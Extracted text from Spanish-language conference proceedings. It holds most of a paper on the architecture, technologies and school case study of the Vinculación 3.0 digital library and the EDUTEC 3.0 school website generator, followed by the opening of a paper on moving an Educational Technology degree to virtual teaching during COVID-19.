



Figura 6. Diagrama de secuencia para subir un documento a la biblioteca



segunda posee una o más Carreras. Tanto Orientación como Carrera tienen uno o más Cursos que a su vez, tienen una o más materias.

Un Documento Educativo es escrito por uno o más autores y pertenece a una o más Materias y a una o más Instituciones Educativas.

Finalmente, un usuario pertenece a una o más Instituciones Educativas.

3.3 Vista lógica

La vista de proceso tiene en cuenta algunos requisitos no funcionales, como el rendimiento y la disponibilidad. Además, aborda problemas de integridad del sistema, concurrencia y distribución, y muestra cómo las principales abstracciones de la vista lógica se ajustan a la vista del proceso.

En el modelo de la figura 5, se puede examinar a detalle la secuencia de métodos que se ejecutan cuando el usuario realiza una modificación a alguna de las instituciones. Debido a que una institución posee datos de contacto, cuando se modifica la misma, también se actualizan estos datos tal como se puede visualizar en la figura.

En el modelo de la figura 6 en cambio, indica la sucesión de métodos que se ejecutan para subir un documento educativo al sistema de la biblioteca digital. Para ello, el usuario escribe los datos del nuevo documento que va a subir, seleccionando la institución a la que pertenecerá junto con las materias. También podrá redactar una descripción de este y agregar uno o más autores en formato cadena de caracteres. Por lo que el servicio de la API crea listas tanto para las materias como para los autores, para luego agregar las relaciones correspondientes a los mismos.

3.4 Vista de desarrollo

La vista de desarrollo se enfoca en la organización de los módulos de software y su entorno de desarrollo, empaquetando el software en pequeños componentes y organizándolos en una jerarquía de capas, en donde cada capa proporciona una interfaz bien definida a la capa superior. En su mayor parte, la vista de desarrollo tiene en

cuenta los requisitos internos relacionados con la facilidad de desarrollo, la gestión del software y la reutilización.


En la figura 7 se puede observar cómo se organizan los módulos tanto de Vinculación como de EDUTEC en una jerarquía de capas. En la capa de presentación se encuentran las diversas interfaces que se poseen de acuerdo con el tipo de usuario que está utilizando la herramienta. Para vinculación, todo usuario (registrado o sin registrar) puede visualizar la misma interfaz; sin embargo, cada usuario registrado poseerá permisos para diversas funcionalidades de acuerdo con su rol. En cambio, para EDUTEC existen tres interfaces diferenciadas para profesores y usuarios sin registrar, administradores y directores.

La capa de presentación se comunica de manera directa con la capa de lógica de negocio. Esta última posee, como componentes, variados subsistemas que realizan la gestión o lógica que necesita la capa de presentación. Los subsistemas de vinculación son cuatro: gestión de usuarios, que se encarga de todo lo relacionado con la alta, baja y modificación (ABM) de usuarios y del ingreso a la herramienta; gestión de biblioteca digital, que realiza todo el manejo de documentos académicos, tanto ABM como filtrado de los mismos; mesa de ayuda, cuyas funciones son un ABM de FAQs más una gestión de información de la universidad; y finalmente el envío de notificaciones, que maneja el envío de emails a los administradores del sitio e instituciones secundarias. Por otro lado, los subsistemas de EDUTEC son tres: gestión de usuarios (mismo subsistema que el de vinculación); gestión de información, que responde a los requerimientos de información académica e institucional; y gestión de comunicados, que se encarga del ABM de comunicados que posee una institución en particular. A su vez, la capa de lógica de negocio utiliza la interfaz provista por la capa de datos, que está compuesta por una base de datos. La misma, posee todas las entidades necesarias para dar funcionamiento a la herramienta.

Por último, tanto la capa de presentación como la de datos dependen de la capa de lógica de negocio para su funcionamiento. Las relaciones mostradas en la figura determinan esta relación de dependencia.

3.5 Vista física

La vista física tiene en cuenta principalmente los requisitos no funcionales del sistema, como la disponibilidad de recursos, la tolerancia a fallos, el rendimiento y la escalabilidad. Mediante esta vista se



puede describir el mapeo de software en hardware y reflejar su aspecto distribuido. Para mostrar la configuración de los elementos del hardware (nodos) se eligió representarlo en un modelo de despliegue, el cual modela la arquitectura en tiempo de ejecución del sistema. En este tipo de modelo se pueden encontrar los siguientes elementos: i) Nodo: representan, o bien los dispositivos de hardware, o bien algún entorno de ejecución de software; ii) Instancia de Nodo: al igual que un nodo, una instancia es un elemento de hardware o de software que, además, es un ente en sí mismo; iii) Artefacto: es un producto del proceso de desarrollo de software, que puede incluir los modelos del proceso archivos fuente, ejecutables, documentos de diseño, reportes de prueba, prototipos, manuales de usuario y más; iv) Asociación: representa una ruta de comunicación entre los nodos, puede mostrar protocolos de red como estereotipos y multiplicidades en sus extremos.

En la figura 8 se muestran las relaciones físicas de los distintos nodos que componen el sistema y el reparto de los componentes sobre dichos nodos. Se puede percibir la ejecución de Vinculación 3.0 en el servidor y los distintos equipos y dispositivos que se enlazan al mismo vía web.

4. Tecnologías seleccionadas

La elección de las diferentes tecnologías utilizadas para el desarrollo de la herramienta se basó en el contexto del desarrollo web. Dichas tecnologías se utilizaron para facilitar la especificación del sistema y su implementación. Resulta necesaria la necesidad de explayarse en esta tarea debido a que se analizaron varias metodologías de desarrollo a utilizar. Estas metodologías están basadas en métodos formales como RAISE (referencia), Alloy (ref), métodos rigurosos tal como el proceso unificado (ref) y metodologías ágiles, entre otras tantas posibilidades, optando como el indicado al Proceso Unificado. Las razones por la cual se elige dicha metodología es su gran utilidad en el desarrollo de software, y los desarrolladores de Vinculación3.0 poseen una amplia experiencia en la aplicación de dicho proceso el cual es dirigido por casos de uso, centrado en la arquitectura, iterativo e incremental. Este mismo utiliza el Lenguaje Unificado de Modelado UML (por sus siglas en inglés, Unified Modeling Language), un lenguaje que produce modelos comparables en sus objetivos a los esquemas que se utilizan desde hace mucho tiempo en otras disciplinas técnicas [22].

Ahora bien, tomando como foco de análisis la implementación del sistema, se distinguieron diferentes alternativas disponibles en la actualidad. También se tuvo presente que el sistema, dado su finalidad, debía ser implementado utilizando tecnologías web avanzadas, en particular aquellas que brindan una plataforma para crear y manipular la herramienta de forma sencilla. Al finalizar con dicho estudio previo se decidió optar por la utilización de Angular 7 [23], Node.js [24], TypeScript [25] y Golang [26] para las rutinas auxiliares que se necesiten y GitHub [27] para el almacenamiento y versionado de la misma. Cabe destacar que para el manejo de los datos se tuvo en

cuenta los conocimientos previos en base de datos por lo cual se decidió el uso de MySQL [28].

5. Caso de estudio

Para fines de analizar el comportamiento, utilidad y factibilidad de uso de dicha herramienta se muestra un ejemplo de aplicación de la misma haciéndose necesario la presentación de los pasos a seguir para ser usuario activo de Vinculación 3.0. Cabe destacar que la herramienta ya está siendo utilizada actualmente por 13 colegios de la localidad de San Luis que usufructúan de los beneficios de la misma.

Al generarse la necesidad de adquirir un sitio web propio de una institución en particular, el usuario debe solicitar acceso y uso de Vinculación 3.0. Para llevar a cabo dicha tarea, el colegio debe: i) Contactarse con los administradores de Vinculación 3.0, vía e-mail, solicitando formar parte de Vinculación 3.0. Este correo debe contener como tema uno de los siguientes mensajes: Alta en Vinculación 3.0 para el caso en que se desee utilizar las funcionalidades provistas por el sistema o bien Baja en Vinculación 3.0 para dejar de ser un usuario del sistema; ii) Ante la detección automática del correo entrante, Vinculación 3.0, le avisará al administrador del sistema la petición solicitada por el usuario y al mismo tiempo enviará una notificación al emisor del mensaje de que su solicitud está en proceso de ser atendida; iii) En el caso de que la solicitud sea aceptada el sistema le informará al usuario dicha situación e inmediatamente otorgará una cantidad preestablecida de espacio de almacenamiento. Este espacio será transformado en una plantilla, la cual se utilizará si la institución lo desea. Podrá ser administrado por docentes de la institución a los cuales se les otorgará una cuenta en el servidor donde el sistema se está ejecutando; iv) Una vez llevado a cabo las tareas indicadas en el paso previo, los docentes registrados podrán subir y bajar apuntes en la sección de biblioteca digital en donde también dispondrán de espacio físico de almacenamiento. Para llevar adelante la tarea de generar la plantilla para su institución en particular, el director de la institución deberá: a) Contactarse con el administrador del sistema para solicitar una cuenta en el generador de sitios web EDUTEC 3.0. En este correo debe detallarse el nombre del colegio, la localidad y el mail con el que se ingresará al




Figura 9. Inicio de EDUTEC 3.0




Figura 10. Biblioteca digital – Vinculación 3.0

portal, b) Una vez solicitada la plantilla, se le otorga una contraseña para el director del colegio quien ya podrá ingresar a su portal con el rol de Director; c) Una vez dentro del portal, el Director ya puede modificar todas las secciones de información que se muestran disponibles. Hasta puede agregar nuevos docentes capaces de modificar algunos de los apartados de la plantilla cómo por ejemplo, Comunicados de la misma y FAQs. Cabe destacar que las secciones provistas por EDUTECH 3.0 fueron incorporadas luego del análisis de diferentes realidades escolares de la región; de entrevistas con docentes y personal jerárquico de diferentes instituciones educativas y del análisis de sitios web de instituciones que ya poseían uno. Surge la necesidad de aclarar que EDUTECH ha sido re-versionado pasando de 2.0 a 3.0, esto fue debido al cambio en el lenguaje de desarrollo y en la modificación de los roles permitidos en el mismo. En la nueva versión, EDUTECH es manejado en su totalidad por el director de la institución y el mismo puede darle accesos a docentes que puedan modificar ciertos apartados del mismo.

Algunos de los colaboradores fueron el Colegio N° 13 Profesor Roberto Moyano, Escuela Remedios de Escalada, Escuela Técnica N° 37 Ing. Germán Ave Lallemand y Escuela Técnica N° 8 Mauricio P. Daract (de quien se hablará de ahora en adelante y se la referenciará como Técnica N° 8), como se puede observar en la figura 9. La Técnica N° 8 es una institución educativa de nivel primario y secundario que cuenta con un perfil de turismo (debido a que es una escuela técnica y las mismas cuentan con una orientación con salida laboral inmediata) y se encuentra ubicada en la ciudad de San Luis.

Tanto la Técnica N° 8 como otros 12 colegios, se comunicaron con el equipo de trabajo de Vinculación 3.0. Una vez recibido dichos intereses, los integrantes del equipo de desarrollo les indicaron los pasos que deben realizar para ser usuarios del sistema. En ese momento las autoridades de los colegios llevaron a cabo las tareas enviando el correo electrónico (paso i descrito anteriormente en el proceso de adquisición de una

plantilla) con la información necesaria para crear la cuenta en el servidor. Luego la información fue procesada por el sistema y se informó a los colegios que su petición fue aceptada y que se les otorgó espacio para que puedan alojar su documentación. Posteriormente, la autoridad de cada colegio seleccionó a un docente para que se registre en el sistema, el cual lleve adelante esa tarea (paso v descrito anteriormente en el proceso de adquisición de una plantilla).

Llegados a este punto, los colegios ya tienen disponibles las funciones provistas por el sistema. Tanto la Técnica N° 8, como muchos otros colegios que se visitaron, no tenían sitio web (algunos sólo poseen una cuenta en Facebook donde publican sus noticias). Fue deseo y anhelo de las autoridades institucionales, la creación del sitio web institucional.

Para llevar a cabo esta tarea, se contactaron con el administrador del Vinculación 3.0 (a través de correo electrónico) para solicitar una cuenta en el generador de sitios web EDUTECH 3.0 (paso vi.a descrito anteriormente en el proceso de adquisición de una plantilla). Obviamente, las solicitudes fueron aceptadas y se les otorgó acceso a EDUTECH con lo cual las instituciones estaban en condiciones de generar su propio sitio web. Una vez que formaron parte de EDUTECH 3.0, fue iniciativa del equipo de desarrollo dar una disertación a los alumnos de la Técnica N° 8 sobre la explicación, funcionalidades y uso de la nueva versión de esta. En la reunión se enseñó a los alumnos a utilizar la plantilla y se escucharon y resolvieron dudas, además, se les proveyó de un mail de contacto por si surgía una futura duda o problema por parte de los alumnos de la Técnica N° 8. Sería redundante decir que el producto construido automáticamente por EDUTECH 3.0 dista mucho de ser una mera presentación de pantallas, gracias a toda la información gestionable que posee, como información sobre el personal, materias con sus programas, fechas de examen, etc. Estas características junto con las proporcionadas por Vinculación 3.0, como la biblioteca

digital (figura 10), hacen que esta propuesta sea innovadora y relevante. Esto se debe a que proporciona una solución integral al problema de la relación entre las instituciones educativas y brinda a la igualdad de posibilidades, lo cual es una característica muy importante.

6. Conclusiones y trabajos futuros

A la hora de poner en funcionamiento el sistema se realizaron varias pruebas para ir perfeccionando la forma de acceso a la información y el manejo de errores. Este proceso fue lento y costó mucho trabajo, no obstante, fue finalizado con éxito.

Una característica a tener en cuenta es que, a través de la biblioteca digital, esta herramienta puede convertirse en un instrumento eficaz de promoción de la universidad, al establecer una interacción de conocimiento mutuo entre los niveles educativos medio y superior, con el fin de que la percepción de su imagen sea acorde con la realidad vivida por los estudiantes y por los distintos usuarios de la comunidad educativa que usufructúa dicha biblioteca digital.

Gracias a Vinculación 3.0, muchas instituciones secundarias están ahora mucho más relacionadas con la universidad, debido al buen uso de las funcionalidades que esta herramienta provee. Una de estas funcionalidades brinda la posibilidad de que muchos de los recursos educativos de nivel universitario, puedan ser usados como material para trabajos escolares; además, da la posibilidad de que los profesores publiquen ejercicios que puedan ser resueltos por alumnos y luego evaluarlos y/o corregirlos; asimismo, posibilita que toda información importante de los colegios pueda ser provista a los alumnos de manera sencilla gracias a su propio sitio web; y finalmente, Vinculación 3.0 ofrece a toda persona, información acerca de las diferentes dependencias, además de ofrecerles un espacio para realizar consultas de cualquier tipo.

A modo de trabajos futuros se desea que la biblioteca digital pueda ser provista de artículos de diversas personas, no solo profesores o directores, sino también alumnos que deseen aportar sus artículos o tesis. Esto se llevaría a cabo a través de una autorización proporcionada por un administrador o director.

Por otro lado, también se pretende que EDUTECH sea 100% autogestionable, es decir, que se puedan agregar, quitar o reacomodar las secciones de cada página, así como también poder cambiar los colores de la plantilla, los tipos de fuentes, etc. sin poseer conocimientos técnicos en programación.

Referencias

[1] V. L. Tinio. UNDP Asia-Pacific Development Information Programme., & E-ASEAN Task Force. (2003). "ICT in education". Manila: E-ASEAN Task Force.

[2]. M. Vesisenaho. "ICT education and computer science education for development — Impact and contextualization," 2010 IEEE Frontiers in Education

Conference (FIE), Washington, DC, 2010, pp. F4J-1-F4J-6, doi: 10.1109/FIE.2010.5673648.

[3]. N. Negroponte, 2003. "Can a Developing Nation Be Creative?," *Information Technologies and International Development*, MIT Press, vol. 1(1), pages 87-88, October.

[4]. P. R. Rajarapolu and S. A. Bhagwatkar. "ICT - An Effective Way for Active and Collaborative Learning Teaching Process in Engineering Education - A Review," 2017 International Conference on Transforming Engineering Education (ICTEE), Pune, 2017, pp. 1-6, doi: 10.1109/ICTEED.2017.8585697.

[5]. M. Belagra, C. Benachaiba and B. Guemid. "Using ICT in higher education: Teachers of electrical engineering department at the University of Bechar: Case study," *Proceedings of the 2012 IEEE Global Engineering Education Conference (EDUCON)*, Marrakech, 2012, pp. 1-6, doi: 10.1109/EDUCON.2012.6201013.

[6]. H. D. Hermawan, N. Deswila and D. N. Yunita. "Implementation of ICT in Education in Indonesia During 2004-2017," 2018 International Symposium on Educational Technology (ISET), Osaka, 2018, pp. 108-112, doi: 10.1109/ISET.2018.00032.

[7]. V. Rodés-Paragarino, A. Gewerc-Barujel and M. Llamas-Nistal. "Use of Repositories of Digital Educational Resources: State-of-the-Art Review," in *IEEE Revista Iberoamericana de Tecnologías del Aprendizaje*, vol. 11, no. 2, pp. 73-78, May 2016, doi: 10.1109/RITA.2016.2554000.

[8]. S. A. McIntyre, S. E. Dennis, S. H. J. Uijtdehaage and C. S. Candler. "A digital library for health sciences educators: the Health Education Assets Library (HEAL)," *Proceedings of the 2004 Joint ACM/IEEE Conference on Digital Libraries, 2004.*, Tucson, AZ, USA, 2004, pp. 387-, doi: 10.1109/JCDL.2004.240065.

[9]. "Home – Vinculación". <http://vinculacion.udla.edu.ec>. Visto el 23/06/2020.

[10]. S. Allard. "Communication channels and the adoption of digital libraries for electronic theses and dissertations," *Proceedings of the 2004 Joint ACM/IEEE Conference on Digital Libraries, 2004.*, Tucson, AZ, USA, 2004, pp. 381-, doi: 10.1109/JCDL.2004.240480.

[11]. L. Guo. "On construction of digital libraries in universities," 2010 3rd International Conference on Computer Science and Information Technology, Chengdu, 2010, pp. 452-456, doi: 10.1109/ICCSIT.2010.5564750.

[12]. J. Texier. "Los repositorios institucionales y las bibliotecas digitales: una somera revisión bibliográfica y su relación en la educación superior," 11th Latin American and Caribbean Conference for Engineering and Technology, Cancun (Mexico). 14, 16 August 2013.

[13]. J. Tramullas. "Bibliotecas digitales," In *VI Seminario de Centros de Documentación Ambiental y Espacios Naturales Protegidos*, 2004, vol. 1, n. 2, pp. 26-31.

[14]. D. Tubin and S. Klein. "Designing a School Website: Contents, Structure, and Responsiveness," In *Planning and Changing*, 2007, Vol. 38, No. 3&4, 2007, pp. 191–207.

[15]. Cogent Computer Solutions. "Structure and function of school websites," Summary report. June 2015.

- [16]. R. Ferrer. "Diseño de páginas web en educación," In Tendencias Pedagógicas 10, 2005.
- [17]. "Programa de Vinculación Universidad - Escuela Secundaria," <https://www.econ.unicen.edu.ar/escuelas-secundarias.html>. Visto el 23/06/2020.
- [18]. "Nuevo modelo de vinculación con la comunidad se aplica en la UDLA," <https://www.udla.edu.ec/2016/07/29/nuevo-modelo-de-vinculacion-con-la-comunidad-se-aplica-en-la-udla>. Visto el 23/06/2020.
- [19]. L. Naiwen and Z. Xin. "The Study on Constructing Institutional Repository of University," 2012 Fourth International Conference on Multimedia Information Networking and Security, Nanjing, 2012, pp. 689-692, doi: 10.1109/MINES.2012.237.
- [20]. C. Duncan, R. House. Learning object economies: Barriers and drivers. ELearnInternational, vol. 18, p. 19, 2004.
- [21]. Kruchten, P. "Architectural Blueprints - The "4+1" View Model of Software Architecture". IEEE Software 12, 6, November 1995, pp. 42-50.
- [22]. I. Jacobson, G. Booch, J. Rumbaugh. "El proceso unificado de desarrollo de software". Pearson Educación, 2000.
- [23]. <https://angular.io/>
- [24]. <https://nodejs.org/es/>
- [25]. <https://www.typescriptlang.org/>
- [26]. <https://golang.org/doc/> - Página Oficial.
- [27]. B. Straub, S. Chacon. "Pro Git". Second Edition, Apress 2014.
- [28]. I. Gilfillan. "La Biblia de MySQL". Anaya Multimedia, S.A, 2003.

Experiencia de Virtualización de Carreras Presenciales: el Caso de la Licenciatura en Tecnología Educativa

Lic. Esp. Agostina Cuneo
Licenciatura en Tecnología Educativa
Universidad Tecnológica Nacional – Facultad Regional Córdoba
agostinacuneo@gmail.com

Mgter. Lic. Andrés R. Kabusch
Licenciatura en Tecnología Educativa
Universidad Tecnológica Nacional – Facultad Regional Córdoba
arkabuschi@gmail.com

Ing. Esp. Painé Pintos
Licenciatura en Tecnología Educativa
Universidad Tecnológica Nacional – Facultad Regional Córdoba
paipintos@gmail.com

Resumen

Teniendo en cuenta el contexto de aislamiento social obligatorio provocado por la pandemia de COVID 19 y las decisiones tomadas por las diferentes facultades en relación a continuar con el cursado regular de las carreras universitarias en contextos no presenciales, la Licenciatura en Tecnología Educativa, dictada en la Facultad Regional Córdoba de la Universidad Tecnológica Nacional, realizó las adecuaciones correspondientes para convertir el cursado desde la presencialidad hacia la virtualidad absoluta. El objetivo fundamental de este artículo es propiciar un espacio de reflexión respecto de las implicancias de la educación virtual en contextos de la educación superior y los diferentes aspectos que se plantean en el momento de propiciar espacios de enseñanza y aprendizaje. La propuesta no apunta a recrear la experiencia desde un punto de vista narrativo y descriptivo, sino aprovechar las diferentes cuestiones que ocurrieron en las distintas cátedras como campo para establecer algunas conclusiones respecto de la dicotomía presencialidad - virtualidad - semipresencialidad.

Introducción

El presente artículo pretende discutir y reflexionar, a partir de la descripción de las adecuaciones que surgieron de la reestructuración del trabajo académico por la situación de aislamiento social preventivo,

principalmente en relación con algunas adecuaciones generales y, en particular, el análisis del trabajo realizado en dos cátedras centrales dentro del plan de estudios de la carrera.

Uno de los principales objetivos, que se orienta a la reflexión sobre la enseñanza en la educación superior en escenarios virtuales, es poder reforzar y revisar que, efectivamente, es la preparación previa y en particular el posicionamiento pedagógico del docente el que contribuye al diseño que luego se propone, y este posicionamiento se pone en juego en el momento de pensar las estrategias, las cuales, a partir del contexto de aislamiento, debieron ser específicamente revisadas.

Es importante destacar que la idea fundamental del artículo es la recopilación de prácticas que se basan sobre la experiencia docente y revisar, a partir de allí, como contribuir en la actualización del conocimiento pedagógico, atravesado por la inclusión, forzada en este caso, de nuevas metodologías que se potencian y optimizan a partir del uso de TIC en la educación. A modo de presentación del contexto a analizar, es importante destacar que la Licenciatura en Tecnología Educativa como ciclo de complementación curricular comprende 2 años de carrera y, en el primer cuatrimestre, implica el cursado de 1er.Año en tres asignaturas y de 2do.Año en 5 asignaturas. Las cátedras que corresponden a 1er.Año son Tecnología y Desarrollo, Tecnología Educativa I y Epistemología. Las que corresponden a 2do.Año son Inglés, Práctica en Tecnología Educativa,

Tecnología Educativa III, Sistemas Multimediales en la Nube y Taller de Tesina.

Todas las asignaturas, en condiciones normales, son presenciales y tienen horarios de cursado concretos en espacios definidos. A nivel de dictado, intervienen 2 docentes, el docente a cargo de la cátedra y el jefe de trabajos prácticos. Ambos se distribuían los espacios de clases durante el cursado teniendo en cuenta que la acreditación y la evaluación formativa se realiza a través de entregas de avances y/o trabajos prácticos que luego forman parte del trabajo final integrador que se defiende al final de la asignatura.

En relación al desarrollo de las asignaturas, en todas se utiliza el campus virtual para la coordinación de actividades, entrega de materiales digitales y presentación de trabajos. Ese campus virtual está basado en la plataforma Moodle y cada cátedra cuenta con su aula virtual, que los mismos docentes configuran a medida que se desarrolla la asignatura.

Teniendo en cuenta los objetivos y las características fundamentales de la carrera en cuestión y su relación específica con el análisis de los procesos educativos mediados por tecnologías, resulta interesante discutir y poner en cuestión de qué manera los diferentes espacios curriculares tuvieron que revisar sus prácticas en este contexto surgido a partir del aislamiento social y preventivo que afectó al desarrollo de la educación presencial. De esa manera, los mismos estudiantes tuvieron la posibilidad inédita de realizar procesos de aprendizaje en el cual las determinaciones pedagógicas y didácticas de los docentes se convierten en contenidos propios de la disciplina, como ejes centrales de la discusión en Tecnología Educativa.

Marco referencial

Se comenzará exponiendo algunos aportes teóricos que fundamenten y encuadren el tema de la dicotomía presencial - no presencial. En primer lugar, se considera central plantear el siguiente aporte que permite relativizar la dicotomía presencial - no presencial y da pie para pensar que, en realidad el verdadero desafío está en el conjunto de decisiones pedagógicas y didácticas que se toman en cada cátedra.

“En la actualidad la dupla educación y TIC es casi indivisible, en el sentido de que tanto en la educación presencial como en la educación a distancia la diversidad de dispositivos, la amplia gama de herramientas para uso online y offline, la posibilidad de almacenamiento en la nube

y la variedad de aplicaciones hacen que docentes y estudiantes busquen constantemente formas de implementación que faciliten y flexibilicen procesos de comunicación, investigación y de colaboración en trabajos asignados.” [10]

Es fundamental, además, elaborar una aproximación conceptual del concepto de E-Learning que permita enmarcar los diferentes planteos que se realizarán luego:

“La Comisión Europea presenta los principios, objetivos y líneas de acción del eLearning como «la utilización de las nuevas tecnologías multimediales y de Internet, para mejorar la calidad del aprendizaje facilitando el acceso a recursos y servicios, así como los intercambios y la colaboración a distancia” [5]

Es de mucha importancia comprender que el contexto de aislamiento provocó en el desarrollo de la carrera una ruptura en los procesos de enseñanza que cada cátedra desarrollaba en los contextos tradicionales. En ese marco, y tal como plantea la cita, se ha puesto de manifiesto, y en tensión, el carácter “artesanal” del diseño pedagógico. Al respecto:

“La enseñanza es una mezcla de arte y ciencia. Es un arte porque los profesores o instructores enfrentan constantemente el cambio, lo que requiere del análisis y la toma de decisión rápidamente. Los buenos profesores, generalmente, tienen pasión por la enseñanza y para ellos es importante tanto el lado emocional como el lado cognitivo de su tarea. En muchos casos, tiene que ver con las relaciones personales, el grado de empatía que desarrolla con sus estudiantes, la atención a las dificultades que surgen en el proceso de aprendizaje y el nivel de comunicación efectiva.

La enseñanza es también una ciencia, ya que se basa en la teoría y la investigación. De hecho, veremos que hay muchas teorías que a veces entran en conflicto, en primer lugar por las diferencias epistemológicas sobre la naturaleza del aprendizaje y por los diferentes sistemas de valores.

Así como hay prácticas basadas en la investigación, hay otras denominadas buenas prácticas que se basan en la experiencia docente. En muchos casos, estas prácticas han sido validadas por la investigación y respaldadas por las teorías del aprendizaje, aunque no siempre es así. Como resultado, lo que algunos ven como buenas prácticas no siempre son reconocidas universalmente por otros, aún cuando esas

buenas prácticas son aceptadas como conocimiento actualizado.” [1]

acompañamientos de manera presencial.

Desarrollo

En el momento en que comenzó la cuarentena, que coincidió exactamente con el primer día de clases, fue necesario coordinar nuevas estrategias para afrontar el cursado y adaptarlo a la virtualidad, teniendo en cuenta el grave problema de que los estudiantes de primer año, al no estar inscriptos en la carrera, no pudieron acceder al campus virtual y, debido a ello, se tuvieron que elaborar, en breve tiempo, otras plataformas que sostuvieron el espacio virtual a medida que avanzó el cursado.

